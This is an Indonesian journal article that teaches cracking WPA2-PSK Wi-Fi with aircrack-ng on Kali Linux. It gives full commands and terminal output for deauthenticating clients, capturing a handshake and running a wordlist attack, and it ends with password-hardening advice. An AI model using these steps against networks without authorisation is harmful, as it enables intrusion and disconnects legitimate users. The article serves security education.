Vol. 20 No. 1 Maret 2021

P- ISSN : 1693 - 6922
E-ISSN : 2540 - 7767

Jurnal LENTERA

Kajian Keagamaan, Keilmuan, dan Teknologi

SEKOLAH TINGGI AGAMA ISLAM MIFTAHUL 'ULA (STAIM)
NGLAWAK KERTOSONO NGANJUK

Vol. 20 No. 1 Maret 2021

P- ISSN : 1693 - 6922

E-ISSN : 2540 - 7767

Jurnal LENTERA

Kajian Keagamaan, Keilmuan dan Teknologi

SEKOLAH TINGGI AGAMA ISLAM MIFTAHUL 'ULA (STAIM)

NGLAWAK KERTOSONO NGANJUK

Vol. 20 No. 1 Maret 2021

P- ISSN : 1693 - 6922

E-ISSN : 2540 - 7767

Jurnal LENTERA

Kajian Keagamaan, Keilmuan dan Teknologi

Jurnal Lentera: Kajian Keagamaan, Keilmuan dan Teknologi adalah jurnal yang diterbitkan oleh Sekolah Tinggi Agama Islam Mitahul 'Ula (STAIM) Nganjuk. Terbit Pertama Kali tahun 2002.

Jurnal Lentera: Kajian Keagamaan, Keilmuan dan Teknologi diterbitkan secara berkala, dua kali dalam setahun, yakni pada bulan maret dan september.

Kami mengundang para peneliti, akademisi dan pemerhati keilmuan untuk menyumbang artikel yang sesuai dengan standar ilmiah. Redaksi berhak melakukan revisi tanpa mengubah isi dan maksud tulisan. **Alamat Redaksi**: JL. KH. Abdul Fattah Nglawak Kertosono Nganjuk. Telp/Fax: (0358)552293; Email: staimlentera@gmail.com

Vol. 20 No. 1 Maret 2021

P- ISSN : 1693 - 6922

E-ISSN : 2540 - 7767

Jurnal LENTERA

Kajian Keagamaan, Keilmuan dan Teknologi

Editorial Team

Vol. 20 No. 1 Maret 2021

P- ISSN : 1693 - 6922

E-ISSN : 2540 - 7767

Jurnal LENTERA

Kajian Keagamaan, Keilmuan dan Teknologi

CONTENTS

WIRELESS ATTACK : MENGGUNAKAN TOOLS AIRCRACK PADA KALI LINUX UNTUK MELAKUKAN WPA ATTACK

Oleh:
Muhammad Farhan Fauzan[1] dan Agung Susilo Yuda Irawan[2]
Email: Muhammad.farhan17002@student.unsika.ac.id

Abstract:

Currently, wireless network technology is widely used in all lines of technology. Thus, the security side of the wireless network itself will be a serious concern. If the security on the network is not adequate, then this will be an opening for people who are not responsible for various bad purposes. Because in a wireless network it is necessary to do a test first. wireless attack is an activity to test the security of a wireless network. This is done to get a gap from the wireless network itself to find the password that protects a wireless network. Therefore, this paper will give an example of how to perform wireless attacks using Aircrack on the Kali Linux operating system.

Keywords: ***Wireless Attack, WPA Attack, Kali Linux, Aircrack***

A. Pendahuluan

Jaringan area lokal wireless (WLAN) sangat penting dalam teknologi jaringan komputer. WLAN, Bluetooth dan jaringan selular mendapatkan popularitas dalam bisnis komputer dan industri namun memunculkan masalah keamanan yang rentan dan riskan, terutama sistem WLAN yang dapat diakses secara umum di lingkungan publik[3]. WLAN tersebut memiliki banyak manfaat seperti mobilitas dan fleksibilitas. Tidak seperti LAN yang menggunakan kabel, pengguna memiliki lebih banyak kebebasan untuk mengakses jaringan[4]. Manfaat tersebut juga datang dengan beberapa pertimbangan dari segi keamanan. Risiko keamanan di lingkungan wireless termasuk risiko dari jaringan kabel ditambah risiko baru sebagai akibat dari mobilitas. Untuk mengurangi risiko ini dan melindungi pengguna dari celah keamanan yang mungkin timbul, asosiasi terkait telah mengadopsi beberapa mekanisme keamanan yang dapat meminimalisasi semaksmial mungkin celah keamanan yang akan timbul.

1 Universitas Singaperbangsa Karawang
2 Universitas Singaperbangsa Karawang
3 S Maravić Čisar, P; Čisar, "9 Ethical Hacking of Wireless Networks in Kali Linux Environment," *Annals of the Faculty of Engineering Hunedoara; Hunedoara* 16, no. 3 (2018): 181–86.
4 Muchamad Rusdan and Muhamad Sabar, "Analisis Dan Perancangan Jaringan Wireless Dengan Wireless Distribution System Menggunakan User Authentication Berbasis Multi-Factor Authentication," *JOINT (Journal of Information Technology)* 02, no. 01 (2020): 17–24.

Mekanisme keamanan WLAN mulanya adalah WEP (Wireless Encryption Protocol). WEP adalah algoritme enkripsi yang dirancang pada tahun 1999 bersama dengan standar 802.11b untuk memberikan keamanan wireless. Ini mempekerjakan RC4 (Rivest Cipher 4) algoritme dari RSA Data Security. Namun, beberapa kelemahan serius yang diidentifikasi oleh cryptanalysts dan WEP digantikan oleh Access Wi-Fi Protected (WPA) pada tahun 2003, dan kemudian dengan penuh IEEE 802.11i standar (juga dikenal sebagai WPA2) pada tahun 2004. Meskipun ada kelemahan keamanan yang serius WEP setidaknya masih menyediakan keamanan tingkat minimal [5].

Dewasa ini, WEP sudah banyak ditinggalkan dalam hal menjadi mekanisme keamanan WLAN dan beralih ke mekanisme yang lebih mutakhir yakin WPA2-Pre Shared Key (WPA2-PSK). Dapat dikatakan Mekanisme WPA2-PSK ini merupakan evolusi dari WPA. WPA2-PSK mengimplementasikan algoritme berdasarkan kunci yang terdiri dari 8 hingga 63 karakter, yang diambil sebagai parameter, dan dengan nilai tersebut kunci baru dibuat secara acak[6]. Namun, tentunya mekanisme ini juga tidak menjanjikan keamanan penuh dari berbagai macam serangan yang mungkin ada. Untuk itulah pada penelitian ini akan membahas cara untuk melakukan hacking (serangan) pada WLAN yang menggunakan mekanisme WPA2-PSK menggunakan tools Aircrack yang ada pada sistem operasi Kali Linux.

B. Pembahasan

1. Kajian Teori Komputer dan Jaringan Internet

Jaringan Komputer merupakan dua atau lebih komputer yang saling terhubung antara satu dengan yang lainnya menggunakan media transmisi kabel maupun nirkabe[7]. Sedangkan jaringan wireless merupakan merupakan suatu jaringan komputer yang media transmisi untuk bertukar datanya bukan menggunakan media kabel melainkan gelombang radio. Wireless Fidelity (WiFi) merupakan contoh perangkat umum yang biasa digunakan untuk berkomunikasi dalam WLAN (Wireless Local Area Network). Standar komunikasi wireless yang digunakan secara internasional adalah spesifikasi IEEE 802.11[8].

---

[5] Arif Sari and Mehmet Karay, "Comparative Analysis of Wireless Security Protocols: WEP vs WPA," *International Journal of Communications, Network and System Sciences* 08, no. 12 (2015): 483–91, https://doi.org/10.4236/ijcns.2015.812043.

[6] Elver Yesid Melo-monroy, "Evaluation of the WPA2-PSK Wireless Network Security Protocol Using the Linset and Aircrack-Ng Tools" 27, no. 47 (2017): 71–78.

[7] Imam Kreshna Bayu, Muhammad Yamin, and LM Fid Aksara, "Analisa Keamanan Jaringan Wlan Dengan Metode Penetration Testing (Studi Kasus: Laboratorium Sistem Informasi Dan Programming Teknik Informatika UHO," *SemanTIK* 3, no. 2 (2017): 69–78.

[8] Gede Arna Jude Saskara, I Putu Oktap Indrawan, and Putu Maha Putra, "Keamanan Jaringan Komputer Nirkabel Dengan Captive Portal Dan Wpa/Wpa2 Di Politeknik Ganesha Guru," *Jurnal Pendidikan Teknologi Dan Kejuruan* 16, no. 2 (2019): 236, https://doi.org/10.23887/jptk-undiksha.v16i2.18559.

Adapun yang dimaksud dengan WLAN (*Wireless Local Area Network*) Merupakan mekanisme komunikasi dalam area yang terbatas atau lokal yang menggunakan media transmisi berupa gelombang radio tanpa menggunakan kabel sehingga perangkat yang digunakan dapat leluasa bergerak tanpa dibatasi oleh kabel. WLAN dapat dibagi menjadi 2 model utama yakni WLAN Model Ad-Hoc dan WLAN Model Infrastruktur. Pada Model Ad-Hoc, perangkat satu dengan lainnya langsung dikoneksikan secara direct antara pengirim dan penerima tanpa memerlukan konfigurasi perangkat penengah seperti Access Point. Sedangkan pada model Infrastruktur, memerlukan perangkat penengah untuk mengoneksikan antara perangkatnya penerimanya. Perangkat penengah ini biasanya berupa Access Point[9].

Kemudian perangkat lainnya adalah *Wireless Attack*. Wireless secara etimologi dapat diartikan wireless, yaitu melakukan suatu hubungan telekomunikasi menggunakan gelombang elektromagnetik media transmisinya. Hacking merupakan kegiatan masuk ke dalam sebuah sistem komputer ataupun jaringan yang bertujuan untuk mengambil keuntungan dari celah yang ada ataupun merusak sistem tersebut. Wireless attack merupakan suatu tindakan pengujian terhadap jaringan wireless. Tujuannya dari wireless attack adalah untuk mendapatkan password jaringan agar dapat terhubung kejaringan wireless target[10].

Kali Linux, Kali Linux adalah distribusi berlandasan distribusi Debian GNU/Linux untuk tujuan forensik digital dan di gunakan untuk pengujian penetrasi, yang dipelihara dan didanai oleh Offensive Security. Kali juga dikembangkan oleh Offensive Security sebagai penerus BackTrack Linux. Kali menyediakan pengguna dengan mudah akses terhadap koleksi yang besar dan komprehensif untuk alat yang berhubungan dengan keamanan, termasuk port scanner untuk pasword cracker[11]. Kali Linux dapat digunakan untuk dengan cepat membuat senjata dari mesin peretas kata sandi dan pada ponsel dan tablet untuk memungkinkan pengujian penetrasi yang efektif.[12]

Aircrack, Aircrack merupakan alat yang populer digunakan untuk melakukan serangan pada jaringan wireless. Secara sederhana cara kerja alat ini adalah dengan mendekripsikan key dari sebuah paket data yang telah terekan dan sudah tersimpan pada


[9] Jude Saskara, Oktap Indrawan, and Maha Putra.
[10] Tedi Gunamawan Muhammad Addy Rahmadani, Mochammad Fahru Rizal, "Implementasi Hacking Wireless Dengan Kali Linux Menggunakan Kali Nethunter Wireless," *E-Proceeding of Applied Science : Vol.3, No.3 Desember 2017 | Page 1767 ISSN : 2442-5826* 3, no. 3 (2017): 1767–74.
[11] Devanshu Bhatt, "Modern Day Penetration Testing Distribution Open Source Platform - Kali Linux - Study Paper" 7, no. 4 (2018).
[12] Penetration Testing Distribution, *Kali Linux Revealed*, n.d.

wordlist[13]. Aircrack berisi empat utilitas utama, digunakan dalam empat fase serangan yang berlangsung untuk memulihkan kunci :

a. Airmon-ng: mulai / berhenti kartu jaringan wireless dalam mode monitor
b. Airodump-ng: alat sniffing wireless yang digunakan untuk menemukan WEP diaktifkan jaringan dan menangkap baku 802.11 frame.
c. Aireplay-ng: menghasilkan dan menyuntikkan paket ke dalam jaringan (tidak perlu di cracking WEP).
d. Aircrack-ng- kunci WEP cracker menggunakan dikumpulkan infus yang unik.


2. Desain Jaringan WLAN

Desain jaringan wireless yang digunakan dalam wireless attack dalam penelitian ini dapat digambarkan seperti di bawah ini :



Gambar 1.Desain Jaringan WLAN

Skema wireless attack pada penelitian ini adalah seperti gambar di bawah ini :



Gambar 2. Skema Wireless Hacking


Kemudian langkah–langkah WPA *Attack* menggunakan Aircrack, tidak seperti distro linux yang lain, Kali Linux merupakan sistem operasi penetrasi jaringan yang di dalamnya sudah terinstall berbagai macam aplikasi hacking sehingga tidak perlu melakukan instalasi manual. Oleh sebab itulah untuk melakukan kegiatan pengujian maupun hacking Kali Linux bisa menjadi rekomendasi karena dapat langsung memakai aplikasi hacking tanpa perlu repot untuk menginstal secara manual. Berikut merupakan

[13] Muhammad Yanuar and Imam Riadi, "Analisis Perbandingan Metode Keamanan Wireless WEP 128bit Dan WPA Untuk Meningkatkan Keamanan Wireless" 7, no. 1 (2019): 63–68.

hardware dan software yang dibutuhkan laptop bersistem operasi Kali Linux, Access Point, Wordlist.

Berikut merupakan langkah – langkah untuk melakukan wireless attack menggunakan Aircrack pada Kali Linux :

a. Buka terminal pada Kali Linux, lalu cek tipe wireless card laptop dengan sintak : # airmon-ng maka akan tampil tipe wireless cardnya :




Gambar 3. Pengecekan tipe wireless card

b. Setelah itu lakukan mode monitoring pada wifi wlan0 pada terminal dengan sintak : #airmon-ng start wlan0 maka akan tampil :

Gambar 4. Mode monitoring wlan0

c. Selanjutnya lakukan mode scanning untuk mencari AP yang ada dengan sintak : # airodump-ng wlan0mon maka akan tampil :



Gambar 5. Melakukan mode scanning untuk mencari AP target

Keterangan :

1) BSSID : Nama MAC WLAN
2) PWR : Kekuatan Sinyal
3) #Data : Jumlah data yang masuk pada WLAN
4) #/S : Data yang diterima setiap detiknya
5) CH : Channel WLAN

6) ENC : Security WLAN

7) AUTH : Autentikasi WLAN

8) ESSID : Nama SSID WLAN

d. Langkah berikutnya adalah memilih wifi mana yang hendak di hack. Disini WLAN yang dipilih adalah wifi yang bernama “Wifios” untuk dilakukan scanning pada WLAN tersebut ketikkan sintak :


#airodump-ng –c 6 –bssid C0:87:EB:71:4E:0F –w /root/Desktop/ wlan0mon

Keterangan :

1) –c : Channel WLAN

2) –w : Lokasi hasil scanning disimpan

Akan muncul tampilan seperti berikut :



Gambar 6. Hasil scannning WLAN Wifios

Keterangan : STATION merupakan MAC address PC client yang terhubung dengan Acess Point

e. Berikutnya buka tab terminal baru untuk mendapatkan handshake dengan cara dilakukan proses pemutusan jaringan pada WLAN. Karena WLAN hanya dapat di hack dalam keadaan association (ketika client sedang mencoba untuk menyambung ke WLAN). Caranya dengan mengetikan sintak :

aireplay-ng -0 10 –a C0:87:EB:71:4E:0F –c 0C:98:38:1B:5E:19 wlan0mon

Keterangan :

1) Kode –0 yaitu pintasan ke mode death

2) angka 10 merupakan jumlah paket deauth yang hendak dikirimkan.

3) a mengindikasikan bssid WLAN yang dijadikan target

4) -c merupakan bssid klien yang dapat dilihat pada STATION

5) Wlan0mon adalah antarmuka monitor, jadi setiap kemungkinan setiap komputer berbeda

```
┌──(root💀farhan)-[/home/farhan]
└─# aireplay-ng --deauth 100 -a C0:87:EB:71:4E:0F  wlan0mon
13:11:34  Waiting for beacon frame (BSSID: C0:87:EB:71:4E:0F) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:11:35  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:35  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:35  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:36  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:36  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:37  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:37  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:38  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:38  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
13:11:39  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:87:EB:71:4E:0F]
```

Gambar 7. Proses Deauthentication yang sedang berjalan

```
CH  6 ][ Elapsed: 5 mins ][ 2021-01-24 13:12 ][ WPA handshake: C0:87:EB:71:4E:0F

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:87:EB:71:4E:0F  -31 100     3241     7817    0   6   65   WPA2 CCMP   PSK  Wifios

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:87:EB:71:4E:0F  0C:98:38:1B:5E:19  -31    1e- 1e     0     8347          Wifios
```

Gambar 8. Mendapatkan WPA Handshake

Keterangan : pada terminal di atas muncul WPA handshake : C0:87:EB:71:4E:0F artinya Aircrack tersebut telah menangkap proses otentikasi klien yang mencoba terhubung kembali ke Access Point WLAN.

f. Lalu langkah berikutnya yaitu membaca handshake yang telah didapat tadi dengan wordlist yag telah didownload dari google. Sebelum itu buka terlebih dahulu terminal baru pada Kali Linux. Sintak yang diketikkan sebagai berikut :

   # aircrack-ng –a 2 -b [WLAN bssid] -w [jalur ke file wordlist] /root/Desktop/*.cap

   Keterangan :

   1) -a merupakan cara aircrack untuk hack handshake.


   2) angka 2 berarti kita memilih WPA untuk di hack

   3) -b adalah kependekan dari bssid

   4) -w merupakan kependekan dari wordlist, ubah [jalur ke file wordlist] sesuai dengan tempat wordlist berada

   5) *.cap menunjukkan bahwa p semua file yang berekstensi .cap di direktori yang dituju akan di ambil semua

Jika password sukses dipecahkan maka akan tampil seperti di bawah ini :



Gambar 9. Aircrack berhasil mendapatkan password jaringan target

Keterangan : KEY FOUND! Menandakan password berhasil didapatkan dengan menggunakan aircrack.

Seperti itulah langkah – langkah untuk melakukan WPA attack menggunakan tools aircrack yang ada pada sistem operasi Kali Linux. Jadi jika dideskripsikan secara sederhana cara tools aircrack mendapatkan password jaringan adalah mula – mula jaringan wireless yang ada disekitar dipindai untuk ditentukan targetnya, kemudian setelah ditentukan tagetnya maka dilakukanlah pemutusan jaringan tersebut dari klien yang sedang menggunakannya, lalu selanjutnya saat klien hendak menyambungkan ulang pada jaringan tersebut tools aircrack akan menangkap handshake password (bukan dalam bentuk plain text), lalu untuk membuat handshake tersebut menjadi plain text maka membutuhkan wordlist yakni kumpulan daftar kata yang mungkin menjadi password yang benar, setelah handshake dan wordlist didapatkan maka saat menjalankan sintak aircrack sistem mencocokkan antara handshake dan wordlist dan saat keduanya terdapat kecocokkan maka didapatkanlah password jaringan wireless target.

Pada dasarnya, wordlist sangat berpengaruh besar menentukan keberhasilan medapatkan password atau sebaliknya. Jadi semakin baik wordlist yang dimiliki maka akan semakin tinggi kemungkinan password berhasil didapat. Untuk membuat wordlist yang baik tentunya tidak hanya dengan asal menebak, namun harus berdasarkan analisis yang baik pula terhadap jaringan wireless target. Cara mendapatkan wordlist ada dua yakni dengan mengunduh wordlist yang sudah jadi pada internet atau dapat membuat sendiri wordlist agar peluang keberhasil WPA attack lebih besar.

Setelah berhasil melakukan wireless attack dengan langkah - langkah yang telah dijabarkan di atas, maka secara implisit ada tips mendasar agar password AP jaringan tidak mudah dibobol atau dihack oleh orang lain yakni dengan cara membuat password yang tidak biasa. Maksudnya tidak biasa disini adalah password yang orang lain tidak terpikirkan dan terdiri dari kombinasi angka, karakter khusus, serta huruf besar dan kecil. Dengan demikian kemungkinan password AP diketahui orang lain dapat diminimalisasi bahkan dengan menggunakan aplikasi Aircrack pun tentu akan membutuhkan waktu yang tidak sedikit untuk memecahkan password tersebut.

Pada umumnya rata- rata orang akan membuat password menggunakan segala hal yang berkaitan dengan dirinya seperti tanggal lahir, tahun lahir, tempat tinggal, nama orang terdekat, dll. Oleh sebab itu banyak password yang mudah sekali diketahui oleh orang yang tidak bertanggung jawab. Usahakan jika hendak membuat password, buatlah seunik mungkin tetapi tetap dapat diingat, jangan sampai password yang dibuat memang unik dan sangat rumit tetapi sulit juga diingat[14].

Pada beberapa kasus, password suatu jaringan wireless pribadi yang mudah diketahui akan sangat merugikan pemiliknya karena tanpa diketahui akan banyak orang yang mengkoneksikan gawainya ke jaringan wireless tersebut dan membuat semakin cepat memcapai FUP. Dengan menerapkan tips yang telah dijelaskan di atas, walaupun tidak dapat menjamin password wifi aman dari pembobolan, setidaknya dapat meminimalisasi kemungkinan terjadinya pembobolan jaringan wireless tersebut.

Untuk lebih jauhnya berikut adalah beberapa poin yang dapat lebih mengamankan jaringan wireless :

a. Gantilah default SSID dan password
b. Melakukan update secara berkala firmware perangkat jaringan wireless itu sendiri seperti Access Point, Router, dan perangkat keras lainnya
c. Menghidupkan firewall untuk penambahan keamanan pada Access Point, atau menggunakan VPN (Virtual Privat Network) untuk melakukan akses jaringan secara remot
d. Secara teratur meninjau log perangkat dan memantau hasil untuk setiap aktivitas yang mencurigakan dan menggunakan alat otentikasi, seperti otentikasi dua faktor.

[14] David Goehring et al., "Hacking Wireless," 2014, 1–15.

3. Beberapa Jenis Wireless Attack yang lainnya

Setelah mengetahui salah satu wireless attack yakni WPA attack, ada baiknya mengetahui beberapa jenis wireless attack yang lainnya. Berikut beberapa jenis wireless attack yang lainnya beserta penjelasan singkatnya :

a. Evil Twin Attack

Serangan ini merupakan salah satu wireless attack yang cara kerjanya adalah dengan membuat suatu jaringan wireless tiruan yang sangat identik dengan aslinya secara sekilas sehingga klien yang hendak terkoneksi memiliki peluang terkecoh. Misalnya ada suatu jaringan wireless yang aslinya bernama adalah Alfa12, namun ternyata setelah diperiksa kembali ada pula jaringan yang namanya 4lfa12. Besar kemungkinan 4lfa12 ini merupakan evil twin dari jaringan aslinya yakni Alfa12. Biasanya serangan ini bertujuan untuk mendapatkan akses login maupun informasi sensitif lainnya yang dapat sangat merugikan orang yang terkoneksi pada jaringan tiruan tesebut.

b. Packet Sniffing Attack

Salah satu serangan wireless lainnya adalah packet sniffing attack. Jenis serangan ini bertujuan untuk mencuri paket informasi yang sedang di transmisikan melalui jaringan dari komputer, smartphone maupun gawai lainnya. Packet sniffing attack tidak mudah dideteksi karena transmisi data berjalan normal seperti tidak terjadi apapun. Untuk berhasil melakukan packet sniffing attack, jaringan wireless harus memiliki tingkat keamanan yang lemah antara klien dan server sehingga penyerang dapat melakukannya.

c. War Driving

War Driving dapat dikategorikan salah satu wireless attack. Serangan ini dapat didefinisikan sebagai suatu kegiatan mencari dan mendapatkan jaringan wireless oleh seseorang yang berada di dalam kendaraan yang sedang berjalan. War driving memanfaatkan kemutakhiran perkembangan teknologi jaringan wireless yang saat ini memiliki jangkauan sangat jauh. Jadi kemungkinan penyerang yang menggunakan War driving attack berada cukup jauh dari pusat jaringan wireless itu sendiri.

d. Deauthentication and Disassociation

Serangan dimaksudkan untuk memutuskan akses jaringan saat klien sedang menggunakannya. Cara kerjanya adalah penyerang menggunakan MAC address klien untuk mengirimkan pesan kepada jaringan wireless untuk memutuskan koneksi. Jadi dapat dikatakan penyerang melakukan request palsu kepada jaringan untuk memutuskan koneksi kepada klien.

C. Penutup

Setelah melakukan analisis, perancangan, dan penerapan langkah – langkah wireless attack dengan Kali Linux menggunakan aplikasi Aircrack pada pembahasan sebelumnya, dapat ditarik kesimpulan bahwa :*Pertama*, Wireless Attack merupakan suatu kegiatan penyerangan terhadap jaringan wireless yang dapat sangat merugikan pihak korban sebab kemungkinan banyak data maupun informasi sensitif korban tercuri dan dimanfaatkan oleh pihak yang tidak bertanggungjawab. Namun Wireless attack juga dapat bertujuan baik jika dijadikan suatu kegiatan pengujian terhadap jaringan wireles yang bertujuan untuk untuk mendapatkan sebuah password jaringan agar dapat terhubung ke jaringan wireless tersebut

Kedua, Kali Linux merupakan salah satu sistem operasi yang sangat cocok digunakan untuk melakukan pengujian suatu jaringan karena di dalamnya telah terinstall berbagai macam tools hacking yang dapat langsung digunakan tanpa perlu repot menginstalnya terlebih dahulu. Hal tersebut amat sangat mempermudah para praktisi keamanan jaringan dan semua orang yang hendak belajar tentang keamanan jaringan untuk secara langsung melakukan praktik yang berkaitan dengan ilmu tersebut. *Ketiga*, Aircrack merupakan cracking program untuk 802.11 WEP dan WPA wireless keys, fungsinya untuk merecover password wireless yang di enkripsi dengan mengumpulkan sebanyak-banyaknya paket data yang berhasil di tangkap dan meng-generate passwordnya

Keempat, dalam membuat password khususnya password untuk jaringan wireless dan umumnya untuk berbagai jenis password, usahakan password dibuat seunik mungkin dengan kombinasi angka, karakter khusus, huruf kapital dan kecil agar dapat meminimalisasi terjadinya pembobolan wifi yang akan sangat merugikan. Jangan lupakan juga panjang karakter password, semakin panjang karakter password maka akan semakin sulit diserang. Terpenting untuk diingat bahwa keamanan itu sangat penting dalam aspek apapun tidak terkecuali pada aspek teknologi khususnya jaringan wireless. Dengan keamanan yang terproteksi dengan baik, maka peluang kejahatan siber dapat diminimalisasi dengan maksimal. Namun tidak bisa dipungkiri bahwa seiring berkembang pesatnya teknologi jaringan wireless di masa depan, pasti akan sejalan dengan celah keamanan yang mungkin ditimbulkan. Oleh sebab itu proteksi jaringan wireless pun harus terus dikembangkan.

Daftar Pustaka

Bayu, Imam Kreshna, Muhammad Yamin, and LM Fid Aksara. "Analisa Keamanan Jaringan Wlan Dengan Metode Penetration Testing (Studi Kasus: Laboratorium Sistem Informasi Dan Programming Teknik Informatika UHO." *SemanTIK* 3, no. 2 (2017): 69–78.

Bhatt, Devanshu. "Modern Day Penetration Testing Distribution Open Source Platform - Kali Linux - Study Paper" 7, no. 4 (2018).

Čisar, P; Čisar, S Maravić. "9 Ethical Hacking of Wireless Networks in Kali Linux Environment." *Annals of the Faculty of Engineering Hunedoara; Hunedoara* 16, no. 3 (2018): 181–86.

Distribution, Penetration Testing. *Kali Linux Revealed*, n.d.

Goehring, David, Daniel Martelly, Viet-tran Nguyen, and Evangelos Taratoris. "Hacking Wireless," 2014, 1–15.

Jude Saskara, Gede Arna, I Putu Oktap Indrawan, and Putu Maha Putra. "Keamanan Jaringan Komputer Nirkabel Dengan Captive Portal Dan Wpa/Wpa2 Di Politeknik Ganesha Guru." *Jurnal Pendidikan Teknologi Dan Kejuruan* 16, no. 2 (2019): 236. https://doi.org/10.23887/jptk-undiksha.v16i2.18559.

Melo-monroy, Elver Yesid. "Evaluation of the WPA2-PSK Wireless Network Security Protocol Using the Linset and Aircrack-Ng Tools" 27, no. 47 (2017): 71–78.

Muhammad Addy Rahmadani, Mochammad Fahru Rizal, Tedi Gunamawan. "Implementasi Hacking Wireless Dengan Kali Linux Menggunakan Kali Nethunter Wireless." *E-Proceeding of Applied Science : Vol.3, No.3 Desember 2017 | Page 1767 ISSN : 2442-5826* 3, no. 3 (2017): 1767–74.

Rusdan, Muchamad, and Muhamad Sabar. "Analisis Dan Perancangan Jaringan Wireless Dengan Wireless Distribution System Menggunakan User Authentication Berbasis Multi-Factor Authentication." *JOINT (Journal of Information Technology)* 02, no. 01 (2020): 17–24.

Sari, Arif, and Mehmet Karay. "Comparative Analysis of Wireless Security Protocols: WEP vs WPA." *International Journal of Communications, Network and System Sciences* 08, no. 12 (2015): 483–91. https://doi.org/10.4236/ijcns.2015.812043.

Yanuar, Muhammad, and Imam Riadi. "Analisis Perbandingan Metode Keamanan Wireless WEP 128bit Dan WPA Untuk Meningkatkan Keamanan Wireless" 7, no. 1 (2019): 63–68.